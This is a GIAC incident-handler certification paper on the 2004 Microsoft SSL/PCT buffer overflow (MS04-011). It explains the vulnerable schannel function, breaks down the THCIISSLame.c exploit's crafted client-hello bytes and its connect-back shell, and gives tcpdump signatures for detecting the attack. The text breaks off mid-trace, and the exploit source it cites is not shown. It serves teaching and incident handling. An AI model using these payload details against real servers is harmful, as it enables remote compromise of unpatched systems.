GIAC Certified Incident Handler – GCIH
Practical Assignment
Version 3

Microsoft SSL Library Remote Compromise Vulnerability Exploitation Using THCIISSLame.c

By:

Agustinus Wibisono

August 13, 2004

Table of Contents

Abstract

This paper is mainly written to fulfill the practical requirement of GIAC Certified Incident Handler (GCIH) certification. In general, the author hopes that it can also be used as a source of information and reference for other security professionals.

Based on the practical guidelines, the paper is organized in several sections, which describes an attack towards a fictitious company, Mygiftonline.com, exploiting vulnerability in Microsoft SSL implementation and the process of handling the incident as the effect of the attack.

Discussion on the vulnerability exploited to compromise the system will be presented in the first section, which includes the vulnerability, the exploit and the underlying protocols and applications. In the subsequent section, the exploit is used as part of five stages of attack against the victim company's web server. Lastly, six steps incident handling process carried out to investigate the compromise of the system are demonstrated.

1. Statement of Purpose

Most organizations utilize Internet to help them with their businesses, mainly using two most popular services, web and email. They use web servers to publish information, and many of them use these servers for electronic transactions, protected by SSL protocol. It is critical however, despite the confidence of many people that SSL is secure enough, to ensure that no vulnerabilities can be exploited through SSL services.

Using SSL library vulnerability found in Microsoft Windows operating systems, exploitation of SSL services is possible, causing buffer overflow that allows the attacker to remotely gain shell access on the server.

In this paper, the exploit for the above vulnerability will be used to attack a fictitious organization through their secure web server. The ultimate goal of the attack is to gain administrative access of the server, then steal confidential information from it.

Five stages of attack will be carried out. Firstly, knowing about the vulnerability, the attacker performs reconnaissance to find information about the target organization. This is then followed by scanning phase to find out about the target operating system and server types and versions, to see if it is affected by the vulnerability. Exploitation process begins next using the exploit, to get the access to the network. Upon successful exploitation, shell access to the system with administrative privilege will be available to the attacker, which allows him to do anything he wants on the system.

To maintain access on the system the attacker plants a backdoor, and then fixes the vulnerability, in order to prevent anyone else to get access using the same way. Lastly, in order to maintain detection, several actions are carried out to cover his tracks in compromising the system.

2. The Exploit

The vulnerability being discussed here is Microsoft SSL Library Remote Compromise vulnerability, found by Internet Security System's X-Force team.

Exploit used to attack this vulnerability is THCIISSLame.c created by Johnny Cyberpunk of THC. Version 0.3 of the exploit can be found at
http://www.thc.org/exploits/THCIISSLame.c

2.1 Vulnerability References

The following are the associated references related to the vulnerability.

CVE Candidate CAN-2003-0719
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

ISS X-Force Advisory #168, Microsoft SSL Library Remote Compromise Vulnerability
http://xforce.iss.net/xforce/alerts/id/168

Bugtraq ID #10116, Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability
http://www.securityfocus.com/bid/10116

US-CERT Technical Cyber Security Alert TA04-104A, Multiple Vulnerabilities in Microsoft Products
http://www.us-cert.gov/cas/techalerts/TA04-104A.html

US-CERT Vulnerability Note VU#586540, Microsoft Private Communication Technology (PCT) fails to properly validate message inputs
http://www.kb.cert.org/vuls/id/586540

Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

2.2 Operating Systems Affected

The following operating systems are affected by the vulnerability:

- Microsoft Windows 2000 SP2 to SP4
- Microsoft Windows NT version 4 SP6a
- Microsoft Windows XP up to SP1
- Microsoft Windows Server 2003

Windows 2003 is only vulnerable when the PCT protocol enabled manually. It is disabled by default[1].

2.3 Protocols/Services/Application Affected

This vulnerability is found in the SSL library that is shared by many services. Therefore potentially any Microsoft Windows applications or services that use SSL are affected.

Several applications affected include:

- Internet Information System (IIS) versions 4.0, 5.0 and 5.1, when SSL is enabled
  Affected services:
  - HTTPS, running on TCP port 443
- Microsoft Exchange Server versions 5.0, 5.5, 2000 and 2003[2] with SSL enabled
  Affected services:
  - HTTPS, running on TCP port 443, used by Outlook Web Access
  - SMTP, running on TCP port 25, when STARTTLS[3] is used
  - IMAP4 over SSL, running on TCP port 993
  - POP3 over SSL, running on TCP port 995
  - NNTP over SSL, running on TCP port 563
- Active Directory with SSL enabled
  Affected services:
  - LDAPS, running on TCP port 636
  - GlobalcatLDAPssl, running on TCP port 3269

Greater exposure is for those services exposed directly to Internet, which among the above affected applications or protocols, main concern is for HTTPS that is widely used to secure Internet web servers, as well as in Exchange Server context, Outlook Web Access. While for SMTP, although mail servers are also publicly available on the Internet, not many are utilizing STARTTLS. Same thing goes for IMAP4, POP3 or NNTP over SSL. Exchange Server users mainly go for Outlook Web Access.
Active Directory protocols are not normally exposed to the Internet.

2.4 Microsoft SSL Library

As mentioned earlier, Microsoft SSL Library is a shared component used by many services. This library is referred to as Secure Channel (SChannel) security package, located in the schannel.dll as the security provider.

Security provider is the dynamic link library that makes the security packages available to the applications that require them. The security packages themselves are

[1] http://xforce.iss.net/xforce/alerts/id/168
[2] Depends whether PCT protocol is enabled or not.
[3] SMTP in Exchange Server does not use separate port for SSL, but is using Transport Layer Security (TLS), activated through the SMTP protocol conversation (STARTTLS). See details at http://support.microsoft.com/default.aspx?scid=kb;en-us;278339 and http://www.rfc-editor.org/rfc/rfc3207.txt

implementations of specific security protocols. However, these two terms seems to be used interchangeably in Microsoft's documentations regarding this subject.

SChannel is accessible through Security Service Provider Interface (SSPI). SSPI is a Win32 system API, providing a common interface for transport level applications, for example IIS, to access security providers, for example SChannel, which are mainly authentication services. The architectural view can be seen in Figure 1. As shown, under SSPI, there are several others security providers besides SChannel. SSPI allows the mapping of multiple transport level applications to use multiple security providers, and provides access transparency for applications without knowing the details of each security provider.

SChannel provides authentication services to applications using public key certificates. The protocols implemented in SChannel are transport layer protocols allowing not only authentication with certificates, but also message integrity verification and encryption of the communication between client and server.



Figure 1. Architectural View of SSPI[4]

There are several protocols included in the SChannel:

- PCT (Private Communication Technology) version 1.0
- SSL (Secure Socket Layer) version 2.0
- SSL (Secure Socket Layer) version 3.0
- TLS (Transport Layer Security) version 1.0

[4] Diagram is taken from distsecserv.doc, Secure Networking Using Windows 2000 Distributed Security Services, http://www.microsoft.com/windows2000/techinfo/howitworks/security/distsecservices.asp

SSL 3.0 and TLS 1.0 are the mainly used protocols for transport layer secure communication to date. SSL 2.0 and PCT 1.0 are included for backward compatibility with legacy applications, but unfortunately are enabled by default in Windows platforms listed in the Operating System Affected section above. Enabling of these two protocols provides the way to exploit the SSL vulnerability.

When request is initiated to SChannel, the appropriate protocol to be used is negotiated automatically. Negotiation of protocol to use depends on which are enabled and then requested by the client as well as which are enabled the server. Taking example of Internet Explorer, the most widely used browser, assuming that the four protocols are enabled on both client and server, the precedence of choosing the protocol to use will be from the most secure to the less secure, that is TLS 1.0, SSL 3.0, PCT 1.0 and lastly SSL 2.0.

These four protocols provide similar functionality as to provide transport layer security, although with different implementation. They are using same initial packet format, allowed the server supporting the four to distinguish which protocol is used by the client.

2.5 Transport Layer Security Protocols

PCT, SSL and TLS are protocols that run at the transport layer of the TCP/IP protocol suites, between the TCP (Transmission Control Protocol) and application layers, providing encapsulation and encryption to the application layer protocols such as HTTP, POP3, IMAP, etc. They use TCP to provide reliability in the communication. With the encryption being done, the actual application layer protocols and data are hidden from other parties than the source and destination hosts. Figure 2 provides illustration of the TCP/IP layers (without showing UDP) and the placement of transport layer security protocols in the TCP/IP layers.



Figure 2. TCP/IP Layers Without and With Transport Layer Security Protocols

Digital certificates are used, mandatory by the server to provide server authentication to client, and optionally by the client for client authentication to the server. Keys are derived from these certificates for the encryption process. Data integrity is also feature of these protocols, with the inclusion of integrity checking using hashing mechanism.

Types of cryptographic algorithms to use are negotiated by client and server, during the protocol communication.

Various types of encryption algorithms are used by each protocol, which include:

- Asymmetric encryption
  With each communicating party posses a pair of keys, private and public keys, this encryption type is used for key exchange (asymmetric encryption is more secure but slower). Keys being exchanged are those used for data encryption using symmetric algorithm. Public keys are included in the server and client certificates sent to the other party. Algorithms used include RSA, Diffie-Hellman and Fortezza,
- Symmetric encryption
  This type of encryption is using the same key (secret key) for both communicating parties, which make it less secure but faster in the encryption-decryption process. Therefore, this is used for main data encryption. The key is exchanged securely by the asymmetric encryption. Algorithms used include DES, 3DES, IDEA, RC2 and RC4.
- Hashing algorithm
  This is a one-way encryption function that is not reversible. Because of that, it is used for integrity checking, by comparing the hash results, where two same data will produce the same hash. Algorithms used include MD5 and SHA-1.

SSL 2.0 was initially proposed by Netscape Communication as an open standard to be used for secure communication, mainly with HTTP. While Microsoft, together with Visa International, released PCT, with improved features that address some problems with SSL 2.0, but still using compatible format with SSL. However, PCT was not widely use as SSL 3.0, released by Netscape, which provides a more complete solution to enhance SSL 2.0, and has become the major protocol used today. In order to create a standard protocol, Internet Engineering Task Force (IETF) built a new protocol on top of SSL 3.0, that is TLS 1.0, which will be a replacement to SSL 3.0.

Sections below discussed SSL 2.0 and PCT protocols in more detail, by limiting explanations to those relevant to the vulnerability discussed here. SSL 3.0 and TLS 1.0 are not discussed, because they are not related to the SSL library vulnerability.

2.5.1 Secure Socket Layer (SSL) 2.0

SSL 2.0 protocol messages are contained in records, where each consists of header and data, and defined as SSL Record Layer.
There are three types of messages:

- Handshake messages
  These are messages exchanged by client and server to establish secure communication for data transfer
- Security Escapes
  In SSL 2.0, this type of messages are reserved for future use

- Application data transfer
  This is the type of messages that contain the data to be transferred in the encrypted format.

Prior to data transfer, SSL client and server exchange handshake messages to negotiate parameters to be used.
There are two phases in this handshaking process:

- Phase 1
  This is the initial phase, where the client initiates the connection to the server, and the server responds accordingly. Server certificate is sent to the client and keys are exchanged. During this phase, the client authenticates the server
- Phase 2
  This phase is used for server to perform authentication of the client. However, because client authentication requires client certificate, and this is not a common practice nor practical, the protocol specification treat this as optional.

Figure 3 explains the handshaking process, and described further below:



Figure 3. SSL 2.0 Handshaking

1. Initially, client sends client-hello message to the server, containing its SSL version, cipher types that it supports, session identifier and challenge data.

2. Upon receiving the client-hello, the server responds with server-hello, by sending its certificate, supported ciphers, session identifier and connection identifier.
3. If the session is new, means that no previous session identifier was found by client, the client generates master key and will then send this master key encrypted with server's public key. This is the client-master-key message. Both client and server use master key to generate other session keys. Client-master-key message is not sent if the client found the existing session identifier for the server in its cache, therefore this is a reconnection, and previous master key can be used.
4. Finishing phase one, server sends the server-verify message indicating that it is able to use the same key to encrypt the challenge data previously send with client-hello. Therefore, the client can trust the server identity.
5. Whether client-master-key is sent or not, the client will then send client-finish to the server, indicating that it finish authenticating the server.
6. If the client certificate is required, server will send request-certificate.
7. This should be replied by client-certificate message sent by the client.
8. The last handshaking message is sent by the server, server-finish, indicates that it satisfied with the information requested from the client. After this message, the application data transfer can be started.

The client-hello message of SSL 2.0, as the first message by client initiating the connection, is using the format as described in table below, with the top field will be the first element of the SSL record.

Record	Fields	Length	Remarks
Header	record-length	2 bytes	
	padding	1 byte	optional
Data	msg-client-hello	1 byte	
	client-version	2 bytes	
	cipher-specs-length	2 bytes	
	session-id-length	2 bytes	
	challenge-length	2 bytes	
	cipher-specs-data	>0 bytes, multiple of 3 bytes	
	session-id-data	0 or 16 bytes	
	challenge-data	>=16 bytes and <= 32 bytes	

The record header can be two or three bytes, depending on whether padding is required. The most significant bit on the first byte of the record-length is set to 1 if padding is not required. Padding is required to complete the number of bytes required for the block cipher algorithm to encrypt and decrypt the data. Padding field defines the number of bytes required for padding.

The msg-client-hello defines the type of message, which is the client-hello message, with hexadecimal value 0x01. SSL version used by the client is shown in the client-version field, with hexadecimal value 0x0002.
Choices of cipher algorithms offered by client to server are listed in the cipher-specs-data field, where each cipher choice consists of 3 bytes. Total length of this field is

defined in cipher-specs-length, which will be a multiple of 3. Session identifier (session-id) may not exist (session-id-length is 0), indicating that no previous session has been established, or 16 bytes if there is a previous session identifier.

Challenge data is a random value generated by client that is sent to the server. This is used to authenticate the server, by comparing the challenge sent back by the server with the server-verify message. The length of the challenge is specified by the challenge-length field, with the content of the challenge is placed in the challenge-data field.

Other message formats are not discussed here. They can be found in the SSL 2.0 specification[5]. Explanation above is also taken from the specification.

2.5.2 Private Communication Technology (PCT) 1.0

PCT was designed to provide a better alternative than SSL 2.0, by using similar characteristics as SSL 2.0

Similar to SSL 2.0, PCT protocol messages also contained in records, consisting of header and data, and called PCT Record Layer. Three types of protocol messages are defined as in SSL 2.0, which are handshake messages, security escapes and application data transfer. With PCT, security escapes are utilized for communicating out-of-band data or sending a redo-handshake message, to request another protocol handshake to be carried out.

Client and server using PCT start the protocol communication by sending handshake messages, as shown in Figure 4.



Figure 4. PCT 1.0 Handshaking

[5] SSL 2.0 Protocol Specification, http://wp.netscape.com/eng/security/SSL_2.html

1. Client first sends a client-hello message to the server, containing its PCT protocol version, challenge data, session identifier and type of cryptographic algorithms that it can support. Session identifier can be either zero value, which means this is a new connection, or certain value found in the client cache, means that the connection has previously been established.
2. The server responds with server-hello, sending its certificate (if session identifier sent by client is zero, or cannot be recognized by server), and type of crypto algorithms supported by server. Certificate will not be sent if the session identifier sent by client is found in the server cache. If client certificate is required, server will indicate this in the server-hello message.
   When the session is not new and no client authentication is required, handshake messages stop here, and data transfer can begin.
3. If the session is new, client sends the client-master-key message that contain the master key generated by the client, encrypted with server's public key (taken from the server certificate). Client certificate is sent with this message, if requested. If session is not new and client authentication is required, client-master-key message contains the client certificate.
4. Lastly, server-verify message is sent by server, containing the encrypted form of initial challenge data sent by client with client-hello message. The client uses this message to verify that communication is being done with the correct server that knows the correct keys. Subsequently, secure data transfer can be carried out.

The client-hello message format of PCT protocol is described in the table below.

Record	Fields	Length	Remarks
Header	record-length	2 bytes	
	padding-length	1 byte	optional
Data	msg-client-hello	1 byte	
	client-version	2 bytes	
	pad	1 bytes	
	session-id-data	32 bytes	
	challenge-data	32 bytes	
	offset	2 bytes	
	cipher-specs-length	2 bytes	
	hash-specs-length	2 bytes	
	cert-specs-length	2 bytes	
	exch-specs-length	2 bytes	
	key-arg-length	2 bytes	
	cipher-specs-data	>0 bytes, multiple of 4 bytes	
	hash-specs-data	>0 bytes, multiple of 2 bytes	
	cert-specs-data	>0 bytes, multiple of 2 bytes	
	exch-specs-data	>0 bytes, multiple of 2 bytes	
	key-arg-data	depends on key-arg-length	

Record header can be two or three bytes, depending whether padding is required or not. Padding usage here is similar to that of SSL 2.0 explained previously.

Hexadecimal value of msg-client-hello is 0x01, indicating that this is a client-hello message. The client version in client-version field is 0x8001, indicating PCT version 1.0. The pad field may contain any value, and no specific function of this field is given.

The session-id-data, contains the value of session identifier if any, or zero value. Challenge data that is randomly generated by the client is put into the challenge-data field. The offset field, with the value 0x000A, represents the number of bytes after this field that are fixed-length fields.

There are four types of crypto algorithms used in this client-hello message:

- cipher-specs-data
  Represents the options for symmetric ciphers supported by client. Each cipher types consist of 4 bytes, and total length is specified by cipher-specs-length
- hash-specs-data
  Represents the options for hash functions supported by client. Each hash functions choice consist of 2 bytes, and total length is specified by hash-specs-length.
- cert-specs-data
  Represents the type of certificate format supported, each consist of 2 bytes. Total length is specified by cert-specs-length.
- exch-specs-data
  Represents the type of asymmetric key exchange algorithm supported, each consist of 2 bytes. Total length is specified by exch-specs-length.

A more detail information about PCT protocol can be found in its specification[6]. Explanation above is also taken from the specification.

Server can differentiate the type of protocol requested by client, by looking at the client-version field that is located at the same position in the client-hello message, as can be seen in the two protocols above. This is also the same case with SSL 3.0 and TLS 1.0.

2.6 Variants

There are three exploits exist at this point of time, for the vulnerability, as can be seen below.

- **THCIISSLame.c**
  Besides the version 0.3 that is used for the attack, there are two other previous versions, 0.1 and 0.2, also written by Johnny Cyberpunk.

  Version 0.1 exploits the vulnerability in the same way as version 0.3, but it creates a port binding shell at TCP port 31337. Therefore, after the stack overflowing is

[6] The Private Communication Technology (PCT) Protocol, http://www.graphcomp.com/info/specs/ms/pct.htm

successful, the client, where the exploit runs, sends another connection to that port on the server in order to get the shell.
Version 0.1 can be found at http://www.security.nnov.ru/files/THCIISSLame.c

Version 0.2 changes the connection to the shell by using connect-back shell. This means that after stack overflow, the server is making a connection back. Connection back can be made to any specified IP address and is done over any specified TCP port.
Version 0.2 can be found at http://www.k-otik.com/exploits/04212004.THCIISSLame.c.php

Version 0.3 is similar to version 0.2, with minor update on the code to address problem with zero IP or ports, and removal of a delay function (sleep).

- **iis5x_ssl_pct.pm**
  This is the IIS 5.x SSL PCT Overflow module for Metasploit Framework 2.0 by H D Moore to exploit the SSL vulnerability. This module was developed based on THCIISSLame.c.

  Metasploit framework is an application environment that is used to write and run exploit code. It consists of core fixed component, and multiple modules that each of them is the exploit code specific to certain vulnerability.
  More on Metasploit framework can be found on http://www.metasploit.org

  This module can be found at http://www.k-otik.com/exploits/04242004.iis5x_ssl_pct.pm.php

- **windows_ssl_pct.pm**
  This is also a module for Metasploit Framework 2.0 by H D Moore, and is an enhancement of iis5x_ssl_pct.pm. This module can be used to target any TCP ports or application that is using SSL, compare to the previous two exploits that can only be used against IIS that runs SSL (HTTPS).

  This module can be found at http://downloads.securityfocus.com/vulnerabilities/exploits/windows_ssl_pct.pm

2.7 Description Of The Vulnerability

The vulnerability was discovered by Internet Security Systems (ISS) X-Force team, and was published on April 13, 2004. On the same day, Microsoft published Security Bulletin MS04-011 together with the security update, to explain about this vulnerability and how to mitigate the problem. Juliano Rizzo[7] and Kyle C. Quest[8] have also done very good

[7] A Technical description of the SSL PCT vulnerability (CVE-2003-0719) http://www.securityfocus.com/archive/1/361836
[8] CVE-2004-0719: Microsoft SSL PCT vulnerability, http://www.unital.com/research/ms_ssl_pct.pdf

analysis explaining the vulnerability and the exploitation process. Explanation below is mainly based on their work.

The vulnerability is a buffer overflow condition that is found in the SSL library, schannel, and occurs when it handles a specific PCT 1.0 handshake packet. The process is performed by a routine that is located in schannel.dll. It is not the vulnerability of the PCT 1.0 protocol, however, but rather of the code in the system that processes the protocol. The buffer overflow can only occur when both SSL 2.0 and PCT 1.0 protocol support is enabled on the server. Unfortunately, they are enabled by default in the operating systems affected.

The vulnerable function can be reached only when the packet sent is the client-hello message of SSL 2.0, but indicating the use of PCT 1.0. As explained by Kyle C. Quest in his paper, apparently Microsoft originally used SSL 2.0 client-hello packet with special cipher-specs type as the first cipher-specs, to request the use of PCT 1.0 protocol. Referring to the SSL 2.0 client-hello format previously explained, there are 3 bytes in each cipher-specs type. Microsoft used a hexadecimal value of 0x8f for the first byte, and hexadecimal value 0x8001 or above in the second and third byte for this purpose.

The current implementation of PCT 1.0 is no longer using the SSL 2.0 client-hello, but use its own, as explained previously in the PCT protocol section. However, the functionality to handle this is still exists, which include the vulnerable function.

Specifically, the vulnerable function is used to extract and modify challenge data from the client-hello packet (for PCT 1.0 with SSL 2.0 client-hello). PCT 1.0 client-hello defines and locates challenge data differently from SSL 2.0, which means this function is not used for it.

Depicted from Juliano Rizzo's analysis[9], the following C codes illustrate the vulnerable function:

```
function(char *packet, unsigned int N)
      char buf[32];
      unsigned int register i;
      if(N < 32)
      {
      memcpy(buf,packet,N);
         for(i = 0; i < N; i++)
         buf[i+N] = ~buf[i];
      }
```

Looking at the SSL 2.0 client-hello format, the variable N here represents the length of challenge data, extracted from challenge-length field, which should contain value between and including 16 and 32 (represent the challenge data size in bytes). The memcpy instruction copies the challenge data from the client-hello packet, as many as N bytes to the local variable, buff, an array with 32 bytes in size.

[9] A Technical description of the SSL PCT vulnerability (CVE-2003-0719) http://www.securityfocus.com/archive/1/361836

The last instruction is where the buffer overflow can occur, when the value of N is 17 or above. When N is 17, the value of i+N will be ranging from 0+17, 1+17, 2+17, … until 16+17. Buffer overflow starts to occur when the value of i is 15, which means i+N is 15+17 equal to 32. This will point to buf[32], which is beyond the size provided in the variable declaration that only ranging from buf[0] until buf[31].

When the array point beyond its size, it will point to areas in the memory, the stack, that may contain other data or address, and is possibly able to change the content in those memory areas. Stack is a memory area allocated to a program, used for procedure or function call. It uses a Last In First Out (LIFO) method of saving and retrieving data to and from it. The last data that is saved to the stack will be the first data that being retrieved. When the function is called, the function arguments, return address of the calling program, frame pointer and local variables of the function will be pushed into the stack sequentially. Once the function execution finishes, those components will be popped from the stack in the reverse order.

Illustration of the stack from the function above can be seen in Figure 5. To simply demonstrate, the stack contains the return address (RET) of the calling program, previous frame pointer (EBP) and local variables. The buffer assigned for the buf array is allocated under the EBP, with the size of 32 bytes. Each memory address consist of 4 bytes, therefore there are 8 memory addresses allocated for buf array. In this case, when buf[32] is reached, it will reference a memory area allocated for the EBP.



Figure 5. Stack Illustration

By inserting the right number of challenge-length in the client-hello packet, an attacker can replace the right location in the stack with certain data or codes that he wants.

2.8 Description Of The Attack

The exploit, THCIISSLame.c, was created to exploit the vulnerability in the function described above. Exploitation of buffer overflow is performed to create a shell connection back to the sender of the exploit, which then through the shell, access to the operating system will be available.

THCIISSLame.c is specifically designed to exploit the vulnerability through TCP port 443, mainly used by IIS web server. The shell connection can be specified to connect from the exploited web server to any specified port and a specified IP address.

In general, to achieve the above objective, the exploit must do the following:

- Create an SSL 2.0 client-hello packet, with special cipher-specs to signal the request for PCT 1.0, in order to reach the vulnerable function
- Allocate the right challenge-data value, in order to replace the return address (RET) in the stack, with the address of the shell code. By doing this, instead of going back to the calling program or function, the function will jump into the address specified, which is the location of the shell code.
- Create the shell code that allow the initiation of shell connection and place it in the correct address.
- Send the packet and listen on the specified port to accept incoming shell connection.

As seen in the exploit's source code, main components of the SSL client-hello is defined in the following variable declaration:

```
char sslshit[]="\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";
```

Using the SSL 2.0 client-hello message format as reference, this string can be further broken down into different parts, as shown in the table follows.

Values	Description
`\x80\x62`	Packet Length
`\x01`	Client-hello message type
`\x02\xbd`	SSL version 2.0, or handled by Microsoft servers as SSL version 2.0
`\x00\x01`	Cipher-specs length
`\x00\x01`	Session ID length
`\x00\x16`	Challenge Data length
`\x8f\x82\x01`	Cipher-specs
`\x00\x00\x00`	Session ID data

It is not necessary for the packet to be fully compliant with SSL 2.0 specification in order for it to be processed by the receiving Microsoft server. Sequence of the fields does follow the specification. While some contents of the fields do not.

Packet length and message type follow the specification. The SSL version content is slightly different because in the specification, version 2.0 should use 0x0002. However, here it works with values under 0x0300. Cipher-specs length and session ID length do not follow the specification either. Cipher-specs data specified is a unique value, as explained earlier. This is the packet content that will reach the vulnerable function.

The right value to overwrite the return address is 0x0016. The return address is overwritten with the location of the shell code. The shell code created is defined in the "shellcode" string.

Once the packet content is crafted, the main action of the exploit is to send this packet through the socket connection to the server. The exploit program is then listening on specified port to be ready to accept the connection from the server upon successful exploitation.

The source code of the exploit can be found in the Appendix A.

2.9 Signatures Of The Attack

Attack using this exploit occurs over two TCP ports:

- TCP port 443, normally used for HTTPS connection
  This is the initial connection by the exploit using the SSL 2.0 client-hello, with special message structure. The connection is initiated from the client, where the exploit is run, to the server as the target.
- Selected TCP port, as the connect back port
  This is where the shell connection is running. The connection is initiated from the compromised server, to the client, where the exploit is run.

There are several methods that can be used to detect the attack performed by the exploit, using packet sniffer and Intrusion Detection System.

2.9.1 Detection Using Packet Sniffer

Using sniffer like Tcpdump (http://www.tcpdump.org) or Windump (http://windump.polito.it), specific conversation patterns between the client machine and the server when the attack is progressing can be identified, as shown in the packet traces below.

In these traces, 192.168.1.222 is the client, 192.168.1.111 is the server, connect back port is 40000.

First of all, TCP three way handshake initiated from the client to the server on port 443: SYN, SYN/ACK and ACK

```
23:04:11.142965 IP 192.168.1.222.1036 > 192.168.1.111.443: S 612912958:612912958
(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

23:04:11.143439 IP 192.168.1.111.443 > 192.168.1.222.1036: S 1494384517:14943845
17(0) ack 612912959 win 17520 <mss 1460,nop,nop,sackOK> (DF)

23:04:11.143476 IP 192.168.1.222.1036 > 192.168.1.111.443: . ack 1 win 17520 (DF)
```

Connection established, client send the malicious client-hello packet. This packet is further explained later on, containing the most reliable detection of the attack. The packet content must be observed (using the hexadecimal and ASCII dump) in order to see the attack. Or else, it looks just like a normal HTTPS traffic, as seen next. This is the only SSL handshake message need to be sent, as there are no actual HTTPS traffic really communicated.

```
23:04:11.143634 IP 192.168.1.222.1036 > 192.168.1.111.443: P 1:352(351) ack 1 win
17520 (DF)
```

If exploitation successful, server will initiate three way handshake on the chosen port (in this case 40000) to the client.

```
23:04:11.152093 IP 192.168.1.111.1039 > 192.168.1.222.40000: S
1494460238:1494460238(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

23:04:11.152170 IP 192.168.1.222.40000 > 192.168.1.111.1039: S 612948967:612948967(0)
ack 1494460239 win 17520 <mss 1460,nop,nop,sackOK> (DF)

23:04:11.152505 IP 192.168.1.111.1039 > 192.168.1.222.40000: . ack 1 win 17520 (DF)
```

Server sends its shell to the client. As seen in the ASCII interpretation of the packets sent by the server (shown in bold), there are standard greetings of Windows shell. Default directory is WINNT\system32.

```
23:04:11.187682 IP 192.168.1.111.1039 > 192.168.1.222.40000: P 1:43(42) ack 1 win
